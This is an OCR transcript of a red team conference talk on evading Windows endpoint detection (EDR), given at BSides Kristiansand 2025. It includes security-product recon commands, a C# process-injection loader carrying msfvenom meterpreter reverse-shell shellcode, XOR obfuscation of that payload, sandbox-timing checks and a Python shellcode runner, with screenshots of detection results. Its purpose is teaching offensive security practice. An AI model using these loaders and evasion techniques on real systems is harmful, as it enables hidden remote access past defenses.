> EDR evasion 101
> in a professional hacker Red Team

... by André Lima (0x4ndr3) @ Bsides Kristiansand 2025

> whoami

Windows PowerShell

```
PS C:\Users\andre\bsides_kristiansand_2025> type .\whoami.txt

- Red Team Lead & Researcher @ ADVISENSE
- Speaker/Research:
    - Bsides Kristiansand 2025
    - Sikkerhetsfestivalen 2023, 2024, 2025
    - TIBER-EU Provider Conference 2024
    - Bsides Oslo 2022, 2023
    - Bsides Lisbon 2022
- Worked previously in Portugal (Lisbon), and Australia (Melbourne)
- Blogger:
    - [new] https://medium.com/@0x4ndr3
    - [prev] https://pentesterslife.blog
- YouTube (Exploit Development | Format Strings Series):
    - search for "0x4ndr3"
- OSED; eCRE; SLAE64; CISSP; etc
```

ktrlpanel ep2 - André Lima

> Content today

- how does an EDR work?
- approaches to evasion
- attack surface recon
- bypassing static analysis
- bypassing dynamic analysis
- the "professional" side of it
- some resources to learn from

> Quick note on “names”

- EDR (Endpoint Detection and Response) = Tool focused on endpoints.
- XDR (Extended Detection and Response) = Tool with cross-platform visibility.
- MDR (Managed Detection and Response) = Service where others run EDR/XDR for you.

How does an EDR work?

- Depends on level of sophistication
- But most modern ones will have:
  - Sensors
  - Scanners: static & dynamic analysis

How does an EDR work?

Minifilter driver

Minifilter driver

KM driver

Minifilter driver

KM driver


Network filter

Minifilter driver

KM driver

Network filter

ELAM driver




Minifilter driver

KM driver

Network filter

ELAM driver



ETW


Approaches to evasion

- Disable a sensor or multiple sensors
  - may require a rootkit to disable: minifilter, driver, network filter, ETW
- Disable the agent (responsible for scanning)
  - KM proc killer (BYOVD)
- Not care…
  - Write your custom payloads/malware
    - Unhook DLLs
    - Direct syscalls
    - Indirect syscalls
    - Custom shellcode
  - Automate alterations in pub repo code (ex: Seatbelt, mimikatz, etc)

Disclaimer: this is not the full encyclopaedia on EDR evasion!

First things first…

- Which CPU architecture or OS?
- Which programming language?



Attack surface recon

Administrator: Windows Pow

```
PS C:\> Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM Antivirus
Product" | Select-Object displayname

displayname
-----------
Windows Defender


PS C:\> Get-Service | Where-Object { $_.DisplayName -like "*McAfee*" -or $_.DisplayName
 -like "*Symantec*" -or $_.DisplayName -like "*Defender*" }

Status   Name               DisplayName
------   ----               -----------
Running  MDCoreSvc          Microsoft Defender Core Service
Running  mpssvc             Windows Defender Firewall
Stopped  Sense              Windows Defender Advanced Threat Pr...
Running  WdNisSvc           Microsoft Defender Antivirus Networ...
Running  WinDefend          Microsoft Defender Antivirus Service


PS C:\> Get-Process | Where-Object { $_.ProcessName -like "*McShield*" -or $_.ProcessNa
me -like "*mp*" }

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
      0       0     6724    2944260     550.36   4712   0 Memory Compression
    481      18    16868      23476      49.16  50808   0 MpDefenderCoreService
   1487     252   441972     371892  12,678.48   7880   0 MsMpEng
    202      11     3356      11248      60.23  10084   0 vmcompute


PS C:\>
```

Attack surface recon

Administrator: Windows Powe

```
PS C:\> fltmc filters

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                                 1       409800        0
UCPD                                   13       385250.5      0
WdFilter                               13       328010        0
storqosflt                              1       244000        0
wcifs                                   0       189900        0
WIMMount                                8       180700        0
CldFlt                                  6       180451        0
bfs                                    15       150000        0
FileCrypt                               0       141100        0
luafv                                   1       135000        0
UnionFS                                 0       130850        0
npsvctrig                               1        46000        0
Wof                                     8        40700        0
FileInfo                               13        40500        0
PS C:\>
```

Attack surface recon

Administrator: Windows Pow

```
PS C:\> Get-WmiObject -Class Win32_SystemDriver |
>> Where-Object {$_.State -eq 'Running'} |
>> Select-Object State, Started, Status, Name, DisplayName | Where-Object { $_ -like "*
defender*" } |
>> Format-Table -AutoSize

State   Started Status Name     DisplayName
-----   ------- ------ ----     -----------
Running    True OK     mpsdrv   Windows Defender Firewall Authorization Driver
Running    True OK     WdFilter Microsoft Defender Antivirus Mini-Filter Driver
Running    True OK     WdNisDrv Microsoft Defender Antivirus Network Inspection Sys...
```

Attack surface recon

Administrator: Windows Powe

```
PS C:\> Get-MpComputerStatus | Select AMServiceEnabled, AMServiceVersion, AntispywareEn
abled, AntivirusEnabled, NISEnabled | Select-Object


AMServiceEnabled   : True
AMServiceVersion   : 4.18.25040.2
AntispywareEnabled : True
AntivirusEnabled   : True
NISEnabled         : True



PS C:\>
```

Attack surface recon

Administrator: Windows Powe

```
PS C:\> Get-MpComputerStatus | Select A
abled, AntivirusEnabled, NISEnabled | S

AMServiceEnabled    : True
AMServiceVersion    : 4.18.25040.2
AntispywareEnabled  : True
AntivirusEnabled    : True
NISEnabled          : True

PS C:\>
```

4.18.25040.2-0

This PC > OS (C:) > ProgramData > Microsoft > Windows Defender > Platform > 4.18.25040.2-0

New | Sort | View

Gallery
OneDrive - Perso
Desktop

Name	Date modified	Type	Size
MsMpEng.exe	22/05/2025 10:36	Application	272 KB
NisSrv.exe	22/05/2025 10:36	Application	4,420 KB
DefenderCSP.dll	22/05/2025 10:36	Application extens...	482 KB
endpointdlp.dll	22/05/2025 10:36	Application extens...	1,490 KB

OS (C:) > ProgramData > Microsoft > Windows Defender > Platform > 4.18.25040.2-0 > Drivers

Sort | View

Name	Date modified	Type	Size
ksld.sys	22/05/2025 10:36	System file	324 KB
WdBoot.sys	22/05/2025 10:36	System file	20 KB
WdDevFlt.sys	22/05/2025 10:36	System file	262 KB
WdFilter.sys	22/05/2025 10:36	System file	593 KB
WdNisDrv.sys	22/05/2025 10:36	System file	99 KB

Bypassing static analysis

Comes down to obfuscation:
- Packers (obfuscate final payload): VMProtect
- LLVM (obfuscates at compile time): ollvm
- Custom…

What is the goal:
- Simply gain access?
    - Keep obfuscation to its simplest form
- Emulate a specific threat actor? (ex: TLPT)
    - Might have to copy the obfuscation technique executed by the threat actor

Bypassing static analysis

#P1:

- Known (msfvenom) shellcode
- No static analysis protection

Bypassing static analysis

```
// Get handle to explorer.exe
Process[] expProc = Process.GetProcessesByName("msedge");
int pid = expProc[0].Id;

IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.79.130 LPORT=443 EXITFUNC=thread -f csharp -> staged payload
byte[] buf = new byte[511]...;

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);

IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
```

Bypassing static analysis

```
// Get handle to explorer.exe
Process[] expProc = Process.GetProcessesByName("msedge");
int pid = expProc[0].Id;

IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
```

```
// msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.79.130 LPORT=443 EXITFUNC=thread -f csharp
byte[] buf = new byte[511] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,
    0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,
    0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
    0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0x0f,
    0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,
    0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,
    0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x66,
    0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
    0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,
    0xd0,0x8b,0x48,0x18,0x50,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,
    0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,
    0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0x0d,0xac,0x41,
    0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
    0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0
```

Bypassing static analysis

```
// Get handle to explorer.exe
Process[] expProc = Process.GetProcessesByName("msedge");
int pid = expProc[0].Id;

IntPtr hProcess = OpenProcess(0x001F0FFF, false
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Z
```

```
// msfvenom -p windows/x64/meterpreter/re                    -f csharp
byte[] buf = new byte[511] {0xfc,0x48,0x8
    0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0
    0x51,0x56,0x65,0x48,0x8b,0x52,0x60,0
    0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0
    0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0
    0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0
    0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0
    0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0
    0x80,0x88,0x00,0x00,0x00,0x48,0x85,0
    0xd0,0x8b,0x48,0x18,0x50,0x44,0x8b,0
    0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0
    0x48,0x01,0xd6,0x48,0x31,0xc0,0x41,0
    0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0
    0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0
```

Threat quarantined
01/06/2025 17:42

Severe

Detected: Trojan:Win64/Meterpreter.B
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Date: 01/06/2025 17:43
Details: This program is dangerous and executes commands from an attacker.

Affected items:

file: C:\Users\andre\Desktop\p1.exe

Learn more

Actions

Bypassing static analysis

#P2:

- Known (msfvenom) shellcode
- Static analysis protection
- Dynamic analysis protection

Bypassing static analysis

```
0x6a,0x00,0x59,0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0x89,0xda,0xff,
0xd5};

uint XOR_KEY = 0x2f; // make sure it's one byte long: 0-255
byte[] encoded = new byte[buf.Length];
for (int i = 0; i < buf.Length; i++)
{
    encoded[i] = (byte)((uint)buf[i] ^ XOR_KEY);
}
StringBuilder hex = new StringBuilder(encoded.Length * 2);
```

Bypassing static analysis

```
0x6a,0x00,0x59,0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0x89,0xda,0xff,
0xd5};
```

```
byte[] buf = new byte[511] { 0xd3, 0x67, 0xac, 0xcb, 0xdf, 0xc7,
uint XOR_KEY = 0x2f; // make sure it's one byte long: 0-255
for (int i = 0; i < buf.Length; i++)
{
    buf[i] = (byte)(((uint)buf[i] ^ XOR_KEY) & 0xFF);
}
```

```
}
StringBuilder hex = new StringBuilder(encoded.Length * 2);
```

Bypassing static analysis

```
function Invoke-Evil
{
    $xorKey = 123

    $code = "LHsJexJ7D3see1Z7M3sUewh7D3tbe1x7C3sMexV7H3tae1x7"
    $bytes = [Convert]::FromBase64String($code)
    $newBytes = foreach($byte in $bytes) { $byte -bxor $xorKey }

    $newCode = [System.Text.Encoding]::Unicode.GetString($newBytes)

    Invoke-Expression $newCode
}
Invoke-Evil
```

At this point, we're generally past what antivirus engines will emulate or detect, so we won't necessarily detect what this script is doing. However, we can start to write signatures against the obfuscation and encoding techniques. In fact, that's what accounts for the vast majority of signatures for script-based malware.

https://learn.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps

Bypassing dynamic analysis

- breaking the runtime implementation
  - malloc XX GB of mem
  - divide by zero (implementing exception handling in a virtualized env is hard)
  - shellcode loader using exception handler
- breaking the system implementation
  - check if process is its own father
  - check params
  - count handles
  - use non-emulated APIs
- breaking the environment implementation
  - reach out to non-existing URL
  - is office (or any other expected software) installed?
  - check process name
  - env vars implemented?

Bypassing dynamic analysis

- breaking
  - ma
  - di in a virtualized env is hard)
  - sh
- breaking
  - ch
  - ch
  - co
  - us
- breaking
  - re
  - is alled?
  - ch
  - en

Bypassing dynamic analysis

- breaking the runtime implementation
  - malloc XX GB of mem
  - divide by zero (implementing exception handling in a virtualized env is hard)
  - shellcode loader using exception handler
- breaking the system implementation
  - check if process is its own father
  - check params
  - count handles
  - use non-emulated APIs
- breaking the environment implementation
  - reach out to non-existing URL
  - is office (or any other expected software) installed?
  - check process name
  - env vars implemented?

Bypassing dynamic analysis

- breaking the runtime implementation
  - malloc XX GB of mem
  - divide by zero (implementing exception handling in a virtualized env is hard)
  - shellcode loader using exception handler
- breaking the system implementation
  - check if process is its own father
  - check params
  - count handles
  - use non-emulated APIs
- breaking the environment implementation
  - reach out to non-existing URL
  - is office (or any other expected software) installed?
  - check process name
  - env vars implemented?

Most importantly: if you know anything specific about the target system = GAME OVER!

Bypassing dynamic analysis

#P2:

- Known (msfvenom) shellcode
- Static analysis protection
- Dynamic analysis protection

```
0 references
static void Main(string[] args)
{
    DateTime t1 = DateTime.Now;
    Sleep(2000);
    double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
    if (t2 < 1.5)
    {
        return;
    }
```

PowerShell

```
PS C:\Users\andre\Desktop> .\p2.exe
PID injected: 2528
PS C:\Users\andre\Desktop>
```

Administrator: PowerShell

Bypassi lysis

#P2:

- Known (msfvenc
- Static analysi
- Dynamic analys

```
PS C:\Users\andre\Desktop> .\p2.exe
PID injected: 2528
PS C:\Users\andre\Desktop>
```


Administrator: PowerShell

```
[*] Scanning: C:\Windows\System32\msctf.dll
[*] Scanning: C:\Windows\System32\ws2_32.dll
[*] Scanning: C:\Windows\System32\mswsock.dll
Scanning workingset: 290 memory regions.
[*] Workingset scanned in 0 ms.
[+] Report dumped to: process_2528
[*] Dumped module to: C:\Users\andre\Desktop\\proc
[+] Dumped modified to: process_2528
[+] Report dumped to: process_2528
---
PID: 2528
---
SUMMARY:

Total scanned:      23
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       0
Implanted shc:      1
Unreachable files:  0
Other:              0
-
Total suspicious:   1
---
```

Putting it all together

#P3:

- Custom shellcode
- Static analysis protection ?
- Dynamic analysis protection




```
    "   int3                    ;" # __debugbreak()

)

# Initialize engine in 64-Bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_64)
instructions, count = ks.asm(SHELLCODE)

sh = b""
output = ""
for opcode in instructions:
    sh += struct.pack("B", opcode)
    output += "\\x{0:02x}".format(int(opcode)).rstrip("\n")


shellcode = bytearray(sh)
print("Shellcode: " + output )
print("Shellcode Length: " + str(int(len(output)/4)) )

print("Attaching debugger to " + str(os.getpid()));
subprocess.Popen(["WinDbgX", "/g","/p", str(os.getpid())], sh
input("Press any key to continue...");

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_void_p
ctypes.windll.kernel32.RtlCopyMemory.argtypes = ( ctypes.c_vo
ctypes.windll.kernel32.CreateThread.argtypes = ( ctypes.c_int
```

Putting it all together

```
    "    int3                    ;" # __debugbreak()

)

# Initialize engine in 64-Bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_64)
instructions, count = ks.asm(SHELLCODE)

sh = b""
output = ""
for opcode in instructions:
    sh += struct.pack("B", opcode)
    output += "\\x{0:02x}".format(int(opcode)).rstrip("\n")


shellcode = bytearray(sh)
print("Shellcode: " + output )
print("Shellcode Length: " + str(int(len(output)/4)) )

print("Attaching debugger to " + str(os.getpid()));
subprocess.Popen(["WinDbgX", "/g","/p", str(os.getpid())], sh
input("Press any key to continue...");

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_void_p
ctypes.windll.kernel32.RtlCopyMemory.argtypes = ( ctypes.c_vo
ctypes.windll.kernel32.CreateThread.argtypes = ( ctypes.c_int
```

PowerShell

```
PS C:\Users\andre\Desktop> .\p3.exe
PID injected: 1676
PS C:\Users\andre\Desktop>
```

Administrator: PowerShell


```
---
PS C:\Users\andre\Desktop> .\pe-sieve64.exe /pid 1676 /shellc 4 /data 0
PID: 1676
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
[*] Using raw process!
[*] Scanning: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
[*] Scanning: C:\Windows\System32\ntdll.dll
[*] Scanning: C:\Windows\System32\kernel32.dll
[*] Scanning: C:\Windows\System32\KERNELBASE.dll
[*] Scanning: C:\Program Files (x86)\Microsoft\Edge\Application\120.0.2216
[*] Scanning: C:\Windows\System32\oleaut32.dll
[*] Scanning: C:\Windows\System32\msvcp_win.dll
[*] Scanning: C:\Windows\System32\ucrtbase.dll
[*] Scanning: C:\Windows\System32\combase.dll
[*] Scanning: C:\Windows\System32\rpcrt4.dll
[*] Scanning: C:\Windows\System32\bcryptprimitives.dll
[*] Scanning: C:\Windows\System32\advapi32.dll
[*] Scanning: C:\Windows\System32\msvcrt.dll
[*] Scanning: C:\Windows\System32\sechost.dll
[*] Scanning: C:\Program Files (x86)\Microsoft\Edge\Application\120.0.2216
[*] Scanning: C:\Windows\System32\winmm.dll
[*] Scanning: C:\Windows\System32\user32.dll
[*] Scanning: C:\Windows\System32\win32u.dll
[*] Scanning: C:\Windows\System32\gdi32.dll
[*] Scanning: C:\Windows\System32\gdi32full.dll
[*] Scanning: C:\Windows\System32\imm32.dll
[*] Scanning: C:\Windows\System32\IPHLPAPI.DLL
[*] Scanning: C:\Windows\System32\nsi.dll
[*] Scanning: C:\Windows\System32\dhcpcsvc6.DLL
[*] Scanning: C:\Windows\System32\ole32.dll
```

Putting it all t

```
    "   int3                    ;" # __debugbreak()

)

# Initialize engine in 64-Bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_64)
instructions, count = ks.asm(SHELLCODE)

sh = b""
output = ""
for opcode in instructions:
    sh += struct.pack("B", opcode)
    output += "\\x{0:02x}".format(int(opcode)).rstrip("\n")


shellcode = bytearray(sh)
print("Shellcode: " + output )
print("Shellcode Length: " + str(int(len(output)/4)) )

print("Attaching debugger to " + str(os.getpid()));
subprocess.Popen(["WinDbgX", "/g","/p", str(os.getpid())], sh
input("Press any key to continue...");

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_void_p
ctypes.windll.kernel32.RtlCopyMemory.argtypes = ( ctypes.c_vo
ctypes.windll.kernel32.CreateThread.argtypes = ( ctypes.c_int
```

```
[*] Scanning: C:\Windows\System32\rpcrt4.dll
[*] Scanning: C:\Windows\System32\bcryptprimitives.dll
[*] Scanning: C:\Windows\System32\advapi32.dll
[*] Scanning: C:\Windows\System32\msvcrt.dll
[*] Scanning: C:\Windows\System32\sechost.dll
[*] Scanning: C:\Program Files (x86)\Microsoft\Edge\Application\120.0.2216
[*] Scanning: C:\Windows\System32\winmm.dll
[*] Scanning: C:\Windows\System32\user32.dll
[*] Scanning: C:\Windows\System32\win32u.dll
[*] Scanning: C:\Windows\System32\gdi32.dll
[*] Scanning: C:\Windows\System32\gdi32full.dll
[*] Scanning: C:\Windows\System32\imm32.dll
[*] Scanning: C:\Windows\System32\IPHLPAPI.DLL
[*] Scanning: C:\Windows\System32\nsi.dll
[*] Scanning: C:\Windows\System32\dhcpcsvc6.DLL
[*] Scanning: C:\Windows\System32\ole32.dll
[*] Scanning: C:\Windows\System32\kernel.appcore.dll
[*] Scanning: C:\Windows\System32\uxtheme.dll
[*] Scanning: C:\Windows\System32\dhcpcsvc.dll
[*] Scanning: C:\Windows\System32\dnsapi.dll
[*] Scanning: C:\Windows\System32\ws2_32.dll
[*] Scanning: C:\Windows\System32\nlansp_c.dll
[*] Scanning: C:\Windows\System32\mswsock.dll
[*] Scanning: C:\Windows\System32\rasadhlp.dll
[*] Scanning: C:\Windows\System32\ntmarta.dll
Scanning workingset: 601 memory regions.
[*] Workingset scanned in 15 ms.
---
PID: 1676
---
SUMMARY:

Total scanned:      34
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  0
Other:              0
-
Total suspicious:   0
---
PS C:\Users\andre\Desktop>
```


Putting it all together




https://www.hick.org/code/skape/shellcode/win32/connectback9x.c

```
*    LoadLibraryA        -> ec0e4e8e
*    CreatePipe          -> 170c8f80
*    GetCurrentProcess   -> 7b8f17e6
*    DuplicateHandle     -> bd566724
*    CloseHandle         -> 0ffd97fb
*    CreateProcessA      -> 16b3fe72
*    PeekNamedPipe       -> b407c411
*    ReadFile            -> 10fa6516
*    WriteFile           -> e80a791f
*    Sleep               -> db2d49b0
*    ExitProcess         -> 73e2d87e
*
*  ws2_32
*
*    WSAStartup          -> 3bfcedcb
*    WSASocketA          -> adf509d9
*    connect             -> 60aaf9ec
*    ioctlsocket         -> ede29208
*    recv                -> e71819b6
*    send                -> e97019a4
*
* ebp+0x00 -> unused
```


Putting it all together



Just one more thing…



Just one more thing…



TREND MICRO Business


Solutions Platform Research Services

Ransomware

AvosLocker Ransomware Variant Abuses Driver File to Disable Antivirus, Scans for Log4shell

We found an AvosLocker ransomware variant using a legitimate antivirus component to disable detection and blocking solutions.

By: Christoper Ordonez, Alvin Nieto
May 02, 2022
Read time: 7 min (1825 words)



Disclaimer: this is not the full encyclopaedia on EDR evasion!


YouTube NO

andre lima kernel

Create

All | Shorts | Videos | Unwatched | Watched | Recently uploaded | Liv

About these results | Filters



